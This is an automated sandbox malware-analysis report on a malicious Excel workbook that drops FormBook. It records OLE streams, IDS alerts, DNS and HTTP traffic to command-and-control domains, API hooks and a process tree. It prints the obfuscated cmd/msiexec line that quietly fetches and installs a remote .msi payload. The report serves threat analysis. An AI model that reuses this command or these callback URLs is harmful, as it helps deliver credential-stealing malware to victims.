Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 200

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	200
Entropy:	3.23972423652
Base64 Encoded:	False
Data ASCII:	. . . . . O h . . . . . + ' . . 0 . . . . . @ . . . . . H . . . . T . . . . . ` . . . . . x . . . . . H P . . . . . H P . . . . . M i c r o s o f t E x c e l . @ . . . . P . . . @ . . @ . . . . P . . . @ . . . . .
Data Raw:	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e4 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 15373

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	15373
Entropy:	5.2238684044
Base64 Encoded:	True
Data ASCII:	. . . . T 8 . . . . \\ . p . . . . H P B . . . . . a . . . . = ... T h i s W o r k b o o k . . . . = ... P .) < . . . . . .
Data Raw:	09 08 10 00 00 06 05 00 54 38 cd 07 c1 c0 01 00 06 07 00 00 87 00 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 48 50 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Stream Path: _VBA_PROJECT_CUR/PROJECT, File Type: ASCII text, with CRLF line terminators, Stream Size: 469

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECT
File Type:	ASCII text, with CRLF line terminators
Stream Size:	469
Entropy:	5.43137136104
Base64 Encoded:	True
Data ASCII:	I D = " { 4 D C 9 9 1 7 1 - 8 F D 6 - 4 3 6 5 - 9 1 7 4 - C A A D D 9 D 8 9 1 7 F } " . . D o c u m e n t = T h i s W o r k b o o k / & H 0 0 0 0 0 0 0 0 . . D o c u m e n t = S h e e t 1 / & H 0 0 0 0 0 0 0 0 . . M o d u l e = A K 2 _ o i M j T t 8 L . . N a m e = " V B A P r o j e c t " . . H e l p C o n t e x t I D = " 0 " . . V e r s i o n C o m p a t i b l e 3 2 = " 3 9 3 2 2 2 0 0 0 " . . C M G = " D 1 D 3 2 B C 9 2 F C 9 2 F C 9 2 F C 9 2 F " . . D P B = " A 2 A 0 5 8 4 B 2 8 4 C 2 8 4 C 2 8 " . . G
Data Raw:	49 44 3d 22 7b 34 44 43 39 39 31 37 31 2d 38 46 44 36 2d 34 33 36 35 2d 39 31 37 34 2d 43 41 41 44 44 39 44 38 39 31 37 46 7d 22 0d 0a 44 6f 63 75 6d 65 6e 74 3d 54 68 69 73 57 6f 72 6b 62 6f 6f 6b 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 44 6f 63 75 6d 65 6e 74 3d 53 68 65 65 74 31 2f 26 48 30 30 30 30 30 30 30 30 0d 0a 4d 6f 64 75 6c 65 3d 41 4b 32 5f 6f 69 4d 6a 54 74 38 4c 0d 0a

Stream Path: _VBA_PROJECT_CUR/PROJECTwm, File Type: data, Stream Size: 101

General	
Stream Path:	_VBA_PROJECT_CUR/PROJECTwm
File Type:	data
Stream Size:	101
Entropy:	3.49326462939
Base64 Encoded:	False
Data ASCII:	T h i s W o r k b o o k . T . h . i . s . W . o . r . k . b . o . o . k . . . S h e e t 1 . S . h . e . e . t . 1 . . . A K 2 _ o i M j T t 8 L . A . K . 2 . _ . o . i . M . j . T . t . 8 . L . . . . .
Data Raw:	54 68 69 73 57 6f 72 6b 62 6f 6f 6b 00 54 00 68 00 69 00 73 00 57 00 6f 00 72 00 6b 00 62 00 6f 00 6f 00 6b 00 00 00 53 68 65 65 74 31 00 53 00 68 00 65 00 65 00 74 00 31 00 00 00 41 4b 32 5f 6f 69 4d 6a 54 74 38 4c 00 41 00 4b 00 32 00 5f 00 6f 00 69 00 4d 00 6a 00 54 00 74 00 38 00 4c 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/_VBA_PROJECT, File Type: data, Stream Size: 4239

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/_VBA_PROJECT
File Type:	data
Stream Size:	4239
Entropy:	5.33920281264
Base64 Encoded:	True
Data ASCII:	. a . . . . * . \\ . G . { . 0 . 0 . 0 . 2 . 0 . 4 . E . F . - . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . - . C . 0 . 0 . 0 . - . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 0 . 4 . 6 . } . # . 4 . . . 2 . # . 9 . # . C . : . \\ . P . R . O . G . R . A . ~ . 1 . \\ . C . O . M . M . O . N . ~ . 1 . \\ . M . I . C . R . O . S . ~ . 1 . \\ . V . B . A . \\ . V . B . A . 7 . . . 1 . \\ . V . B . E . 7 . . . D . L . L . # . V . i . s . u . a . l . . B . a . s . i . c .
Data Raw:	cc 61 a6 00 00 03 00 ff 09 04 00 00 09 04 00 00 e4 04 03 00 00 00 00 00 00 00 00 00 01 00 04 00 02 00 fe 00 2a 00 5c 00 47 00 7b 00 30 00 30 00 30 00 32 00 30 00 34 00 45 00 46 00 2d 00 30 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 2d 00 43 00 30 00 30 00 30 00 2d 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 30 00 34 00 36 00 7d 00 23 00 34 00 2e 00 32 00 23 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_0, File Type: data, Stream Size: 1683

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_0
File Type:	data
Stream Size:	1683

General	
Entropy:	3.52816640039
Base64 Encoded:	False
Data ASCII:	. K * . . . . . r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ . . . . . ~ ` . . . . . " . . . . . < . . . E G . . . . . R . . . . .
Data Raw:	93 4b 2a a6 03 00 10 00 00 00 ff ff 00 00 00 00 01 00 02 00 ff ff 00 00 00 00 01 00 00 00 02 00 00 00 00 00 01 00 02 00 02 00 00 00 00 00 01 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 05 00 00 00 72 55 c0 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 06 00 00 00 00 00 00 00 7e 02 00 00 00 00 00 00 7e 02 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_1, File Type: data, Stream Size: 222

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_1
File Type:	data
Stream Size:	222
Entropy:	3.35466888904
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . d s . . . . . : . . . . . k h l i m J _ G T w c a R V c T R 2 Q 2 i t k U K S G N Z l v t y y E U g y O _ q k F a F k 2 8 a o 4 e a C r 1 6 x T . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 12 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 11 00 00 00 00 00 00 00 00 00 03 00 02 00 00 00 00 00 00 08 02 00 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_2, File Type: data, Stream Size: 267

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_2
File Type:	data
Stream Size:	267
Entropy:	2.03779203034
Base64 Encoded:	False
Data ASCII:	r U . . . . . @ . . . . . @ . . . . . @ . . . . . ~ x . . . . . a . . . . . S . . . . . " . . . . . a . . . . . " . . . . . a . . . . L . . . .
Data Raw:	72 55 80 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 04 00 00 00 00 00 00 7e 78 00 00 00 00 00 00 7f 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 00 03 00 10 00 00 00 00 00 00 00 00 00 02 00 00 00 00 00 00 00 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff

Stream Path: _VBA_PROJECT_CUR/VBA/__SRP_3, File Type: data, Stream Size: 284

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/__SRP_3
File Type:	data
Stream Size:	284
Entropy:	1.92897486147
Base64 Encoded:	False
Data ASCII:	r U @ . . . . . @ . . . . . @ . . . . . 8 . . . . . ` . . . . . @ . a . . . . . ` . . . . . F . @ . . . . . ` . . . . .
Data Raw:	72 55 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1a 00 00 00 00 00 00 00 11 00 00 00 00 00 00 00 00 00 02 00 ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00 10 00 00 00 08 00 38 00 f1 00 00 00 00 00 00 00 00 00 02 00 00 00 00 60 00 00 fd ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff 00 00 00 00

Stream Path: _VBA_PROJECT_CUR/VBA/dir, File Type: data, Stream Size: 578

General	
Stream Path:	_VBA_PROJECT_CUR/VBA/dir
File Type:	data
Stream Size:	578
Entropy:	6.36669797508
Base64 Encoded:	True


General	
Data ASCII:	.>.....0*.....p..H.....d.....VBAProje.ct..4..@..j...=....r.....0..b.....J<.....r.stdole>...s.t.d.o..l.e...h.%.^..*\\G{00.020430-.....C.....004.6}#2.0#0.#C:\\Wind.ows\\syst em32\\.e2..tlb#OLE .Automati.on.`...EOffDic.EO.f..i..c.E.....E.2DF8D04C.-
Data Raw:	01 3e b2 80 01 00 04 00 00 00 03 00 30 2a 02 02 90 09 00 70 14 06 48 03 00 82 02 00 64 e4 04 04 00 0a 00 1c 00 56 42 41 50 72 6f 6a 65 88 63 74 05 00 34 00 00 40 02 14 6a 06 02 0a 3d 02 0a 07 02 72 01 14 08 05 06 12 09 02 12 30 d4 84 62 08 94 00 0c 02 4a 3c 02 0a 16 00 01 72 80 73 74 64 6f 6c 65 3e 02 19 00 73 00 74 00 64 00 6f 00 80 6c 00 65 00 0d 00 68 00 25 02 5e 00 03 2a 5c 47

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/03/21-14:41:57.895397	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	192.0.78.25
05/03/21-14:41:57.895397	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	192.0.78.25
05/03/21-14:41:57.895397	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49166	80	192.168.2.22	192.0.78.25
05/03/21-14:42:34.787262	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	99.83.154.118	192.168.2.22
05/03/21-14:42:55.049591	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
05/03/21-14:42:55.049591	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
05/03/21-14:42:55.049591	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49168	80	192.168.2.22	34.102.136.180
05/03/21-14:42:55.186523	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	34.102.136.180	192.168.2.22

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:41:57.854568958 CEST	49166	80	192.168.2.22	192.0.78.25
May 3, 2021 14:41:57.895015955 CEST	80	49166	192.0.78.25	192.168.2.22
May 3, 2021 14:41:57.895194054 CEST	49166	80	192.168.2.22	192.0.78.25
May 3, 2021 14:41:57.895396948 CEST	49166	80	192.168.2.22	192.0.78.25
May 3, 2021 14:41:57.938951015 CEST	80	49166	192.0.78.25	192.168.2.22
May 3, 2021 14:41:57.942241907 CEST	80	49166	192.0.78.25	192.168.2.22
May 3, 2021 14:41:57.942276955 CEST	80	49166	192.0.78.25	192.168.2.22
May 3, 2021 14:41:57.942423105 CEST	49166	80	192.168.2.22	192.0.78.25
May 3, 2021 14:41:57.942487001 CEST	49166	80	192.168.2.22	192.0.78.25
May 3, 2021 14:41:57.984288931 CEST	80	49166	192.0.78.25	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:42:34.580759048 CEST	49167	80	192.168.2.22	99.83.154.118
May 3, 2021 14:42:34.621268034 CEST	80	49167	99.83.154.118	192.168.2.22
May 3, 2021 14:42:34.621448040 CEST	49167	80	192.168.2.22	99.83.154.118
May 3, 2021 14:42:34.621727943 CEST	49167	80	192.168.2.22	99.83.154.118
May 3, 2021 14:42:34.662168026 CEST	80	49167	99.83.154.118	192.168.2.22
May 3, 2021 14:42:34.787261963 CEST	80	49167	99.83.154.118	192.168.2.22
May 3, 2021 14:42:34.787297964 CEST	80	49167	99.83.154.118	192.168.2.22
May 3, 2021 14:42:34.787580967 CEST	49167	80	192.168.2.22	99.83.154.118
May 3, 2021 14:42:34.787672043 CEST	49167	80	192.168.2.22	99.83.154.118
May 3, 2021 14:42:34.812506914 CEST	80	49167	99.83.154.118	192.168.2.22
May 3, 2021 14:42:34.812664032 CEST	49167	80	192.168.2.22	99.83.154.118
May 3, 2021 14:42:34.828025103 CEST	80	49167	99.83.154.118	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 3, 2021 14:40:53.661741018 CEST	52197	53	192.168.2.22	8.8.8.8
May 3, 2021 14:40:53.721582890 CEST	53	52197	8.8.8.8	192.168.2.22
May 3, 2021 14:40:53.726044893 CEST	53099	53	192.168.2.22	8.8.8.8
May 3, 2021 14:40:53.787493944 CEST	53	53099	8.8.8.8	192.168.2.22
May 3, 2021 14:41:57.780245066 CEST	52838	53	192.168.2.22	8.8.8.8
May 3, 2021 14:41:57.843815088 CEST	53	52838	8.8.8.8	192.168.2.22
May 3, 2021 14:42:14.110984087 CEST	61200	53	192.168.2.22	8.8.8.8
May 3, 2021 14:42:14.179306984 CEST	53	61200	8.8.8.8	192.168.2.22
May 3, 2021 14:42:34.358292103 CEST	49548	53	192.168.2.22	8.8.8.8
May 3, 2021 14:42:34.579305887 CEST	53	49548	8.8.8.8	192.168.2.22
May 3, 2021 14:42:54.945924044 CEST	55627	53	192.168.2.22	8.8.8.8
May 3, 2021 14:42:55.007885933 CEST	53	55627	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 3, 2021 14:40:53.661741018 CEST	192.168.2.22	8.8.8.8	0x3343	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.726044893 CEST	192.168.2.22	8.8.8.8	0xabfe	Standard query (0)	cdn.discordapp.com	A (IP address)	IN (0x0001)
May 3, 2021 14:41:57.780245066 CEST	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.adimadimingilizce.com	A (IP address)	IN (0x0001)
May 3, 2021 14:42:14.110984087 CEST	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.duoteshop.com	A (IP address)	IN (0x0001)
May 3, 2021 14:42:34.358292103 CEST	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.destek-taleplerimiz.com	A (IP address)	IN (0x0001)
May 3, 2021 14:42:54.945924044 CEST	192.168.2.22	8.8.8.8	0xf09a	Standard query (0)	www.111bjs.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:40:53.721582890 CEST	8.8.8.8	192.168.2.22	0x3343	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.721582890 CEST	8.8.8.8	192.168.2.22	0x3343	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.721582890 CEST	8.8.8.8	192.168.2.22	0x3343	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.721582890 CEST	8.8.8.8	192.168.2.22	0x3343	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.721582890 CEST	8.8.8.8	192.168.2.22	0x3343	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.787493944 CEST	8.8.8.8	192.168.2.22	0xabfe	No error (0)	cdn.discordapp.com		162.159.129.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.787493944 CEST	8.8.8.8	192.168.2.22	0xabfe	No error (0)	cdn.discordapp.com		162.159.135.233	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 3, 2021 14:40:53.787493944 CEST	8.8.8.8	192.168.2.22	0xabfe	No error (0)	cdn.discordapp.com		162.159.134.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.787493944 CEST	8.8.8.8	192.168.2.22	0xabfe	No error (0)	cdn.discordapp.com		162.159.133.233	A (IP address)	IN (0x0001)
May 3, 2021 14:40:53.787493944 CEST	8.8.8.8	192.168.2.22	0xabfe	No error (0)	cdn.discordapp.com		162.159.130.233	A (IP address)	IN (0x0001)
May 3, 2021 14:41:57.843815088 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.adimadimingilizce.com	adimadimingilizce.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:41:57.843815088 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	adimadimingilizce.com		192.0.78.25	A (IP address)	IN (0x0001)
May 3, 2021 14:41:57.843815088 CEST	8.8.8.8	192.168.2.22	0xccff	No error (0)	adimadimingilizce.com		192.0.78.24	A (IP address)	IN (0x0001)
May 3, 2021 14:42:14.179306984 CEST	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.duotes hop.com	none	none	A (IP address)	IN (0x0001)
May 3, 2021 14:42:34.579305887 CEST	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.destek-taleplerimiz.com		99.83.154.118	A (IP address)	IN (0x0001)
May 3, 2021 14:42:55.007885933 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	www.111bjs.com	111bjs.com		CNAME (Canonical name)	IN (0x0001)
May 3, 2021 14:42:55.007885933 CEST	8.8.8.8	192.168.2.22	0xf09a	No error (0)	111bjs.com		34.102.136.180	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- www.adimadimingilizce.com
- www.destek-taleplerimiz.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49166	192.0.78.25	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:41:57.895396948 CEST	282	OUT	GET /ccr/?y4O4=T9ggCBMXA5kAUDbc6O9tV0ryY3konbkqBjEqxZCv5OYSRYyBdrwjx1uFIWjpE/1JsOmiOw==&pHE=kv2pMLCxOn HTTP/1.1 Host: www.adimadimingilizce.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 14:41:57.942241907 CEST	282	IN	HTTP/1.1 301 Moved Permanently Server: nginx Date: Mon, 03 May 2021 12:41:57 GMT Content-Type: text/html Content-Length: 162 Connection: close Location: https://www.adimadimingilizce.com/ccr/?y4O4=T9ggCBMXA5kAUDbc6O9tV0ryY3konbkqBjEqxZCv5OYSRYyBdrwjx1uFIWjpE/1JsOmiOw==&pHE=kv2pMLCxOn X-ac: 2.hhn _dfw Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body> 301 Moved Permanently <hr> nginx </body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49167	99.83.154.118	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
May 3, 2021 14:42:34.621727943 CEST	283	OUT	GET /ccr/?y4O4=cWavVGQKmIqDppXzWyVy8r7Kst7Id+XyOUJHTBkcFhMzlMGfnIsimvg2OkFJfjv7X60kTQ==&pHE=kv2pMLCxOn HTTP/1.1 Host: www.destek-taleplerimiz.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
May 3, 2021 14:42:34.787261963 CEST	284	IN	HTTP/1.1 403 Forbidden Date: Mon, 03 May 2021 12:42:34 GMT Content-Type: text/html Content-Length: 146 Connection: close Server: nginx Vary: Accept-Encoding Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Code Manipulations

User Modules

Hook Summary

Function Name	Hook Type	Active in Processes
PeekMessageA	INLINE	explorer.exe
PeekMessageW	INLINE	explorer.exe
GetMessageW	INLINE	explorer.exe
GetMessageA	INLINE	explorer.exe


Processes

Process: explorer.exe, Module: USER32.dll

Function Name	Hook Type	New Data
PeekMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE7
PeekMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE7
GetMessageW	INLINE	0x48 0x8B 0xB8 0x81 0x1E 0xE7
GetMessageA	INLINE	0x48 0x8B 0xB8 0x89 0x9E 0xE7

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1276 Parent PID: 584

General

Start time:	14:40:37
Start date:	03/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13f0c0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\VBA	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\VBA\7.0\Common	success or wait	1	7FEEAC6E72B	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	1	7FEEAC59AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	:.5	binary	3A 2E 35 00 FC 04 00 00 02 00 00 00 00 00 00 00 78 00 00 00 01 00 00 00 3A 00 00 00 32 00 00 00 30 00 64 00 36 00 39 00 65 00 34 00 66 00 36 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 2E 00 78 00 6C 00 73 00 00 00 30 00 64 00 36 00 39 00 65 00 34 00 66 00 36 00 5F 00 62 00 79 00 5F 00 6C 00 69 00 62 00 72 00 61 00 6E 00 61 00 6C 00 79 00 73 00 69 00 73 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: cmd.exe PID: 2948 Parent PID: 1276

General

Start time:	14:40:38
Start date:	03/05/2021
Path:	C:\Windows\System32\cmd.exe
Wow64 process (32bit):	false
Commandline:	'C:\Windows\System32\cmd.exe' /C m^SiE^x^e^c /i https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi /qn
Imagebase:	0x4a700000
File size:	345088 bytes
MD5 hash:	5746BD7E255DD6A8AFA06F7C42C1BA41
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

Analysis Process: msiexec.exe PID: 2892 Parent PID: 2948

General

Start time:	14:40:39
Start date:	03/05/2021
Path:	C:\Windows\System32\msiexec.exe
Wow64 process (32bit):	false
Commandline:	mSiExec /i https://cdn.discordapp.com/attachments/811153215172509738/838717453038125086/009213.msi /qn
Imagebase:	0xffb30000
File size:	128512 bytes
MD5 hash:	AC2E7152124CEED36846BD1B6592A00F
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Analysis Process: MSID8B1.tmp PID: 3012 Parent PID: 908

General

Start time:	14:40:40
Start date:	03/05/2021
Path:	C:\Windows\Installer\MSID8B1.tmp
Wow64 process (32bit):	true
Commandline:	C:\Windows\Installer\MSID8B1.tmp
Imagebase:	0x400000
File size:	234172 bytes
MD5 hash:	12AB5A6E917A80D7B94F2EBE725A4B23
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	- Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000002.2096304655.0000000000710000.00000004.00000001.sdmp, Author: Joe Security - Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000002.2096304655.0000000000710000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com - Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000002.2096304655.0000000000710000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\64cgbfdn23gia0	unknown	6661	success or wait	1	1000128C	ReadFile
C:\Users\user\AppData\Local\Temp\h5zr3pu7px	unknown	186368	success or wait	1	50152D	ReadFile
